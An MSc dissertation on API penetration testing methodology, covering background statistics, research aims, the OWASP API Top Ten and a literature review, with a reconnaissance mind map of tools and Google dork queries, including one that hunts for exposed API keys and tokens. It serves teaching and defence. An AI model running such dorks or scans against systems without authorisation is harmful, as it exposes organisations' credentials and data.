University of Chester

Penetration Testing API Security

Adam Thomas Wallwork

October - 2023

MSc. Research Dissertation

Department of Computer Science

Abstract

With the constant increase in data breaches (GOV UK, 2022), the need for a different approach emerges. The practice of offensive penetration testing to simulate real-world threat actors has become an integral part of the defence strategy. Web applications, network services, and the cloud are heavily researched and well-understood aspects of cyber security where we see a lot of testing, innovation, research and development. However, what's noticeably missing is API security, more specifically, an offensive security strategy that seeks to discover the potential attack vectors favoured by threat actors.

In this research project, we seek to develop a robust and thorough API penetration testing methodology that can be used by both security professionals to better test API security and as an awareness document for developers of the growing threat APIs pose to organisation's data and how threat actors go through your infrastructure to identify vulnerabilities for exploitation.

Disclaimer

This work is original by the author and has not been previously submitted to support any other course or qualification (6/9/23).

Adam Wallwork

Acknowledgements

I want to thank my dissertation supervisor, Ashley Wood, for their help and assistance throughout this research dissertation project.

Table of Contents

1. Chapter 1 - Introduction

1.1 Background and Context

Application Programming Interfaces (APIs) are commonly used to communicate with third-party services and transfer data and can be found in IoT devices, vehicles (Lakshmanan, 2023), mobile applications, financial services and more. APIs can pose a significant risk to organisations, as we have seen from data breaches where the attack vector was the targeting and exploitation of the organisation's API. It was reported that 83% of all web traffic on the internet is related to APIs (Mathur, 2020), and two-thirds of all cloud breaches were due to misconfigured and exposed API secrets (keys and tokens) (IBM Security X-Force Threat Intelligence, 2021). Gartner predicted in 2021 (Novikov, 2022) that by 2022, the targeting and exploitation of API vulnerabilities will surpass any other form of exploitation attacks and become the dominant vector for attacks to steal data and cause a data breach incident.

In light of these statistics and the knowledge of how much of significant risk APIs can pose, we seek to develop a robust and thorough API penetration testing hacking methodology which will serve as a framework for penetration testers and developers to become aware of the risks and measures that they should take to better secure their APIs through secure coding practices to offensive security testing.

Although there exists already penetration testing methodologies (HackerOne, 2022) for web application hacking (NahamSec, 2020) and cyber criminal hacking writeups (see Appendix B), most ethical professionals do not openly share their hacking methodologies either because it is making them good money in bug bounties or professionally or because they might think they are not good enough to add value with sharing their methodology. There currently does not exist a similar innovation for API hacking in terms of a robust methodology, and this is the gap we seek to fill.

1.2 Problem Statement

Penetration testers are unaware of the differences between web applications and API hacking. This was made clear in the Inspector General USPS penetration test report (Inspector General, 2018), where the testers used web application penetration testing tools and techniques to test USPS APIs, which they returned with a verdict that they identified some minor issues however, nothing significant, later in 2018 it was reported (Krebs, 2018) that there was found to be a critical vulnerability within the API that leaked over sixty million user accounts publicly (Avertium, 2022).

Our research project aims to close the knowledge and skill gap between web application and API hacking to inform security testers and developers and make them aware of the differences and significant risks that APIs can pose to organisational data. This point is driven home by Stateofapis (Stateofapis, 2022), who surveyed developers, and it found that only 4% of all respondents stated that they would security test their APIs (see Figure 1).

API hacking is new, and there is not much literature or practical labs that focus on training individuals (TryHackMe, n.d) to learn how to hack APIs or teach others how to approach hacking APIs and what to look for during their testing. There is no standard API hacking methodology others can learn from, take and build upon to further their penetration testing, bug bounty or contract penetration testing engagements.




Figure 1: Stateofapis developer survey (Stateofapis, 2022)

1.3 Rationale for the Study

The focus of this research is to develop a thorough API security-specific penetration testing methodology to ensure the security of an API. We believe that by creating a robust and thorough API penetration testing methodology that follows all the latest security trends in the field, we can deliver a methodology that security testers can use proactively to effectively penetration test APIs and provide the client and themselves with the assurance that they have tested thoroughly, identified possible vulnerabilities and or have validated the currently implemented security controls. The idea is to provide a deliverable you can use out of the box or build upon to better test APIs and clearly show the difference between web application security assessments and API penetration testing engagements.

Data breaches used to occur commonly due to low-hanging fruit vulnerabilities such as sequel injection (SQLi) (Rahman, 2012), local file inclusion (LFI), remote file inclusion (RFI) and remote code execution (RCE), as was seen with Sony (Kumar, 2011), X-Factor (Arthur, 2013) and RockYou (Cubrilovic, 2009). However, in the past decade, large-scale data breaches have occurred due to exploiting API vulnerabilities and misconfigurations (see Table 14).

1.4 Research Question

Our primary research question, which underpins the following research dissertation project, is how API penetration testing can be conducted effectively to improve the security posture of APIs and prevent data breaches by exploiting API vulnerabilities. We aim to answer this question by developing a penetration testing methodology and performing testing using the developed methodology and analysing the test results to assess how effective it is and whether it works or not.

1.5 Research Hypothesis

We hypothesise that implementing an effective API penetration testing methodology will significantly enhance the security posture of APIs and reduce the risk of a data breach by means of reducing the attack surface and discovering vulnerabilities before the threat actors do (Kumar, 2019).

1.6 Objectives of the Study

The core research objectives that we seek to achieve by the end of our research are as follows:

Main Objectives	Reason
Develop a robust and thorough API penetration testing methodology.	To stunt the progression at which we see data breaches occur because of API exploits, we need to develop and provide testers and developers with a methodology to test their APIs better and learn common attack vectors favoured by threat actors so that the tester can discover the same vulnerabilities as the threat actor. This would result in a more secure API security posture and

	reduce the opportunity for attackers to cause a data breach in the organisation.
Identify the most prevalent API-specific vulnerabilities.	To ensure that we can effectively test and secure APIs, we need to be aware of the most common and critical vulnerabilities that APIs can be exposed to so that we can look for them during our testing and remediate them.
Identify the key tools to use in the methodology.	Similar to identifying the most critical vulnerabilities to which APIs can be exposed, we need to source the correct tools, services, and resources to use during our testing to streamline our tests specifically to APIs. This ensures we discover API vulnerabilities and reduces the chance of discovering false positive web application vulnerabilities. Also, tools designed for web applications may not work when used on APIs because they differ in design and architecture.
Research penetration testing tips and tricks relevant to API hacking.	When reading through our sourced body of literature (see Table 5), bug bounty reports (see Appendix G) and methodologies (see Table 16, we need to analyse and identify relevant tips and tricks that can commonly work against most APIs and are good areas to quickly cover to ensure we find low hanging fruit vulnerabilities before delving deeper into the test ensuring good ground coverage throughout the penetration test.
Cover the walk-through of at least one vulnerability and show it’s impact.	Broken Object Level Authorisation (BOLA) is currently (2023) the most common and critical API vulnerability (OWASP, 2023) that results in the biggest impact when exploited. For this reason, we will prioritise its demonstration in our implementation.

Demonstrate how to set up the testing environment.	To test our implementation and provide practical demonstrations through the methodology for clarity, we will set up a virtual testing lab, which will use VirtualBox to isolate the machines and the network. This also ensures ethical compliance for the ethics committee (see Appendix A). The machines that will be used will be vulnerable API machines to perform testing against, and we will test from a Kali Linux machine, making it clear who the tester and server are.
Ensure the methodology is reproducible and actionable.	To ensure that the methodology can be reproduced and to allow readers not to have to read through the whole methodology each time they want to refer back to something relevant to their specific engagement, we produce a tool and cheat sheet table with all the commands and tools used during the methodology with tips and tricks.
Understand why APIs are commonly being targeted in attacks.	Attackers are looking for the path of least resistance when looking to steal data. Threat actors commonly look for the easiest way into your networks to steal your data and then sell it or publicly leak it for reputational points on forums (Zoltan, 2022). APIs are increasingly becoming the target of attacks because they have direct access to data and backend services. Commonly, organisations have poor visibility into how many APIs they have, how many are in use and how many are just sitting on their infrastructure, deprecated and no longer in use (zombie API).
Allow readers with varying skills and experience to understand the concepts shown throughout the	The methodology was designed to be useful for experienced testers and as an educational

methodology.	resource for those inexperienced wanting to learn API hacking.

Table 1: Core Research Objectives

1.7 Scope of the Study

The following research scope is limited to API hacking, techniques, skills, tools and two particular APIs, RESTful and GraphQL. The research does not cover hacking or exploiting network service vulnerabilities (CISA, 2023) or web applications (OWASP, 2021), only APIs and their vulnerabilities (OWASP, 2023) and misconfigurations.

1.8 Limitations of the Study

Throughout our research project, we anticipate possible limitations to the study, such as lack of tooling that we can use specifically to test APIs due to a lack of tool development, lack of actionable literature that focuses on penetration testing APIs and exploiting vulnerabilities (Apisecurity, n.d), the sample size of vulnerable API virtual machines, we also anticipate that since the research project is academic and therefore will need to adhere to ethical agreements (see Appendix A), this means that practical testing can only be conducted in a virtualised environment and as such not all aspects of the API penetration testers methodology can be explored and practically demonstrated.

1.9 API Hacking Methodology Overview

In Figures 2, 3 and 4, we lay out the structure of the API penetration tester's methodology and show how each stage follows into the next. In the methodology, we focus on REST APIs as they are the most commonly used and implemented in most applications; however, we also cover GraphQL as its popularity is steadily increasing in adoption.




Figure 2: Information gathering process




Reconnaissance
Passive
Dorking
Google
https://www.google.com
site:target.com inurl:"/api/"
site:target.com inurl:/api/v1 OR inurl:/api/v2 OR inurl:/api/v3
site:target.com site:api.*.*
site:target.com inurl:"/api/docs"
inurl:/graphql OR inurl:/graphiql
site:*.target.com inurl:"?api_key=" OR inurl:"?token="
GitHub
https://github.com/search
Shodan
https://www.shodan.io
Censys
https://search.censys.io
DNS Enumeration
DNS Dumpster
https://dnsdumpster.com
Technology Identification
Built With
https://builtwith.com
Vulnerability Search
exploit-db
https://www.exploit-db.com
Discovering Historical Data
The Way Back Machine
https://archive.org
Active
Port scanning
nmap
https://github.com/nmap/nmap
https://github.com/dolevf/nmap-graphql-introspection-nse
Subdomain Enumeration
Subfinder
https://github.com/projectdiscovery/subfinder
Amass
https://github.com/owasp-amass/amass
Sublist3r
https://github.com/aboul3la/Sublist3r
crt
https://crt.sh
Dorking
site:"*.target.com"
Walking The Application
FireFox Developer Tools
https://www.mozilla.org/en-US/firefox/developer
Burpsuite
https://portswigger.net/burp
Web Crawling – Spidering
Zaproxy
https://www.zaproxy.org
https://www.zaproxy.org/blog/2020-08-28-introducing-the-graphql-add-on-for-zap
Technology Identification
Wappalyzer
https://www.wappalyzer.com
Whatruns
https://www.whatruns.com
WhatWeb
https://github.com/urbanadventurer/WhatWeb
Source Code Analysis – JavaScript
FireFox Developer Tools
https://www.mozilla.org/en-US/firefox/developer

Figure 3: Reconnaissance - Passive & Active



Subdomain Brute-Forcing
GoBuster
https://github.com/OJ/gobuster
Directory Brute-Forcing
GoBuster
https://github.com/OJ/gobuster
Kiterunner
https://github.com/assetnote/kiterunner
.json
.xml
File Brute-Forcing
File extensions
.yaml
.graphql
.gql
Content Discovery
Endpoint Analysis
Ffuf
https://github.com/ffuf/ffuf
/api/v1
API Version Discovery
/api/v2
/api/v3
https://github.com/ffuf/ffuf
Parameter Fuzzing
?FUZZ=123
Vulnerability and Misconfiguration Scanning – Automated
Automated Vulnerability Scanning
Nuclei
https://github.com/projectdiscovery/nuclei
Web API Analysis
Broken Object Level Authorisation
BOLA
https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization

Figure 4: Content Discovery, Vulnerability Scanning & API Analysis

1.10 API Vulnerabilities – OWASP TOP TEN

There exists a list of the most common and critical vulnerabilities that APIs are commonly exposed to by the OWASP foundation (OWASP, 2023).

OWASP API TOP TEN	Vulnerability
1	API1:2023 - Broken Object Level Authorization
2	API2:2023 - Broken Authentication
3	API3:2023 - Broken Object Property Level Authorization
4	API4:2023 - Unrestricted Resource Consumption
5	API5:2023 - Broken Function Level Authorization
6	API6:2023 - Unrestricted Access to Sensitive

	Business Flows
7	API7:2023 - Server Side Request Forgery
8	API8:2023 - Security Misconfiguration
9	API9:2023 - Improper Inventory Management
10	API10:2023 - Unsafe Consumption of APIs

Table 2: OWASP API TOP TEN Vulnerabilities (OWASP, 2023)

1.11 Conclusion

The following research dissertation project aims to fill the gap in API penetration testing by developing a methodology for penetration testing both REST and GraphQL APIs using various environments, tools and techniques. The methodology will primarily cover how to map your target's attack surface, as it is the most essential stage of any penetration test. However, towards the end, we will cover one main vulnerability class, showing the reader how to discover and exploit Broken Object Level Authorisation (BOLA) (OWASP, 2023).

2. Chapter 2 - Literature Review

2.1 Introduction

We seek to evaluate different sources of literature, respected and widely recognised cyber security blog articles and researchers, news outlets, and white papers from different cyber security companies and foundations that research API security, vulnerabilities, penetration testing and have done real-world penetration tests against organisations and businesses as apart of their research.

This literature review is made up of different thematic groups, these include:

Literature Themes	Description
API security	Focuses on the general security posture of APIs and their commonly attributed threats.
API vulnerabilities and exploitation	It focuses on the key vulnerabilities that APIs are exposed to.
Data breaches (Keary, 2023) where APIs were exploited and used as the initial access vector	Real-world case studies (see Table 14) showcase the threat APIs can expose to an organisation, highlighting the significant data breaches due to API vulnerability exploitation.
Penetration testing and ethical hacking	Look at penetration testing from a general perspective, how it is used and what it can be used for and then focus on ensuring all testing is conducted ethically.
API development and secure coding practices	It focuses on preventative measures to better secure APIs before they are deployed into a production environment to weed out low-hanging fruit vulnerabilities commonly exploited to facilitate large-scale data breaches.

Table 3: Thematic groups of sourced literature

We need to understand API technology, how APIs work and how they transfer data such as format and protocol, which API architectures we will focus our research on (REST & GraphQL), how we will develop the methodology and know what to include, the tools, techniques, methods and skills required to adequately test API security, identifying the existing penetration testing methodologies (not specific to APIs), the existing tools, identify data breaches that were caused due to API exploitation and how the attack vectors were exploited and research how ethical hackers have discovered API vulnerabilities in the wild and ethically reported them to the vendor (Bug Bounty Responsible Disclosure Reports (see Appendix G)).

Table 4 outlines the research question, the rationale and the research hypothesis.

Research Question	How can API penetration testing be conducted effectively to improve API security and prevent future data breaches?
Rationale	The focus of this research is to develop a thorough API security-specific penetration testing methodology to ensure the security of an API.
Hypothesis	Implementing an effective API penetration testing methodology will significantly enhance the security of APIs and reduce the risk of data breaches.

Table 4: Research Question, Rationale and Hypothesis

Table 5 showcases the literature that has been sourced and their key research findings. Each piece of literature is directly relevant to API security, vulnerabilities and research where the discovery and exploitation of APIs have shown what level of risk they pose, as seen in Alissa Knight's research (Knight, 2021), where she was able to exploit Broken Object Level Authorisation (BOLA) (OWASP, 2023) in APIs to transfer money in and out of accounts from banks and cryptocurrency exchanges.

Literature Sourced	Thematic Groups	Key Research Findings & Contributions
Hacking APIs: Breaking Web Application Programming Interfaces (Ball, 2022)	API Vulnerabilities and Exploitation	Hacking APIs walks an ethical hacker through setting up a lab, tools and resources (word lists) and then walks the reader through multiple common attack chains for APIs. It is the most up-to-date regarding discussing and walking you through all the stages of an API-specific penetration test, showcasing tools, resources, tips and tricks throughout with a customised word list developed by the author, which we also use in our implementation (see Table 18). Books

		like Ball's exist for web applications, such as The Web Application Hacker's Handbook (Stuttard, et al. 2011); however, until the release of Hacking APIs, none have existed for APIs specifically except for some comparable literature (see Table 6), and we are now seeing more being released.
Black Hat GraphQL: Attacking Next Generation APIs (Farhi, et al. 2023)	API Vulnerabilities and Exploitation	Black Hat GraphQL is a first of its kind where you have a book dedicated to hacking GraphQL APIs and covers all the main aspects of GraphQL enumeration and exploitation. A key contribution by the authors for our implementation in Chapter 4 is a nmap scripting engine (NSE) script for GraphQL introspection detection made by the book's authors. The authors also developed the damn vulnerable GraphQL Application used in our testing (see Table 18/Figure 12).
Bug Bounty Bootcamp: The Guide to Finding and Reporting Web Vulnerabilities (Li, 2021)	Penetration Testing and Ethical Hacking	Though this book primarily focuses on bug bounty programs and how to hack them, it also heavily focuses on web application hacking and penetration testing different aspects of web applications. Though we could apply some stages to API hacking, our focus here is on Chapter 24, which briefly touches on how to hack, where to look and some tools and techniques to use in hunting for and hacking API vulnerabilities. The main contribution of this book to us was the mention and

		reference to the OWASP zaproxy add-on to GraphQL endpoint introspection (see Table 18), which we demonstrate the use of in Figures 37-38.
SCORCHED EARTH: HACKING BANKS AND CRYPTOCURRENCY EXCHANGES THROUGH THEIR APIS (Knight, 2021)	API Vulnerabilities and Exploitation	SCORCHED EARTH is an excellent piece of literature and a significant contribution to our research project as it demonstrates the exploitation and severity of Broken Object Level Authorisation (BOLA) vulnerabilities (OWASP, 2023), which allowed the researcher (Knight, 2021) to transfer cryptocurrency coins and fiat currency out of bank accounts and wallets she did not own, nor did she have authorisation or authentication to do so. The main takeaway for us was using an intercepting proxy, which was both Burpsuite and Postman (see Appendix E), which was used to discover the vulnerabilities within the requests and responses of the API she was testing. The research also found that the same developers reused their code (recycling of code) across various banks, allowing her to hack an additional 50 banks. Knight found broken authentication and authorisation vulnerabilities in every penetration testing engagement, highlighting the vulnerability's severity and the impact it can have on financial institutions.
A Guide to API Security (Cloudflare, 2021)	API Security	Cloudflare, a content delivery network provider, provides not only load

